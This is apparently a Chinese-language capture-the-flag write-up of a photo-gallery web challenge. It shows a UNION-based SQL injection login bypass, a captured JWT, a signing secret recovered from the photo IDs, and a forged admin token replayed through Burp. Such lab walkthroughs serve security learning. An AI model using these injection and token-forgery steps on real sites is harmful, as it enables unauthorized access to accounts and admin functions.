



Secret Photo Gallery


🔍 Discover the hidden treasure in our mysterious gallery

1.根据提示考sql注入，payload：’union select 1 -- 报错，是由于与前面的select的列数不同，换payload：‘union select 1,2,3 -- 成功登录



Warning: SQLite3::query(): Unable to prepare statement: 1, SELECTs to the left and right of UNION do not have the same number of result columns in **/var/www/html/index.php** on line **36**

Secret Photo Gallery
🔍 Discover the hidden treasure in our mysterious gallery
Invalid username or password!
Username
Enter username
Password
Enter password
Login



🎉 Welcome, ' union select 1,2,3-- !

You've successfully entered the gallery. Your authentication token shows you're a **guest** user.

🏔️ Mountain Landscape

A beautiful view of the mountains at sunset

Photo ID: G1001 | File: mountain_view.jpg

🌸 Spring Flowers

Colorful flowers in full bloom


Photo ID: A2002 | File: spring_garden.jpg

🐱 Cute Cat

An adorable cat enjoying the sunshine


Photo ID: L3003 | File: lazy_cat.jpg

2.但是提示我是guest用户，用bp抓包发现token



```
Accept-Encoding: gzip, deflate, br
Cookie: auth_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiJ3VuaW9uIHNlbGVjdCAxLDIsMy0tICIsInJvbGUiOiJndWVzdCIsImlhdCI6MTc2NTAwMzMxMH0.S_os1eS_K6GcEB9RkqtxqwWvv255S4W3K81TFQcfeaI
Connection: keep-alive
```

3.将token赋值到jwt.io网站上发现还没有密钥



Valid JWT

Invalid Signature

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiJ3VuaW9uIHNlbGVjdCAxLDIsMy0tICIsInJvbGUiOiJndWVzdCIsImlhdCI6MTc2NTAwMzMxMH0.S_os1eS_K6GcEB9RkqtxqwWvv255S4W3K81TFQcfeaI
```


```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

```
{
  "user": "'union select 1,2,3-- ",
  "role": "guest",
  "iat": 1765003310
}
```

signature verification failed

```
a-string-secret-at-least-256-bits-long
```

4.观察每个图片的ID，发现除了第一个字母都是有顺序的



🏔️ Mountain Landscape

A beautiful view of the mountains at sunset

Photo ID: G1001 | File: mountain_view.jpg

🌸 Spring Flowers

Colorful flowers in full bloom

Photo ID: A2002 | File: spring_garden.jpg

🐱 Cute Cat

An adorable cat enjoying the sunshine

Photo ID: L3003 | File: lazy_cat.jpg

🏖️ Tropical Beach

Crystal clear water and white sand

Photo ID: L4004 | File: beach_life.jpg

⭐ Starry Night

Beautiful stars in the night sky


Photo ID: E5005 | File: evening_stars.jpg

🌲 Forest Path

A mysterious path through the woods


Photo ID: R6006 | File: river_forest.jpg

5.把每张图片的ID的第一个字符搜集起来果然是一句话



```
GALLERY2024SECRET
```

6.转到jwtencode模块，改role为admin



Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE

Valid header

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

Valid payload

```
{
  "user": "'union select 1,2,3-- ",
  "role": "admin",
  "iat": 1765003310
}
```

SIGN JWT: SECRET


Valid secret

```
GALLERY2024SECRET
```

JSON WEB TOKEN

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiJ3VuaW9uIHNlbGVjdCA
xLDIsMy0tICIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc2NTAwMzMxMH0.bfpDUMZzYK_
OWpaHrFlYwSugMQdM2eDNKSHzZJ_Vlag
```

7将伪造的token赋值下来替换掉原来的token，成功成为admin user



Secret Photo Gallery


Logout

🎉 Welcome, 'union select 1,2,3-- !

You've successfully entered the gallery. Your authentication token shows you're a **admin** user.

Admin Access Detected! Go to Admin Panel

8.点击Go to Admin Panel ,再抓包，这要再替换一遍，放行



时间	类型	方向	Host	方法	URL
14:59:37 6 D...	HTTP	→ 请求	b9b4fd80-46a0-4050-8...	GET	http://b9b4fd80-46a0-4050-8d3c-a

```
Accept-Encoding: gzip,
deflate, br
Cookie: auth_token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJI
UzI1NiJ9.eyJ1c2VyIjoiJ3VuaW9
uIHNlbGVjdCAxLDIsMy0tICIsInJ
vbGUiOiJndWVzdCIsImlhdCI6MTc
2NTAwMzMxMH0.S_os1eS_K6GcEB9
RkqtxqwWvv255S4W3K81TFQcfeaI
Connection: keep-alive
```

Not secure b9b4fd80-46a0-4050-8d3c-a664...

Secret Photo Gallery Logout

🎉 Welcome, 'union select 1,2,3-- !

You've successfully entered the gallery. Your authentication token shows you're a **admin** user.

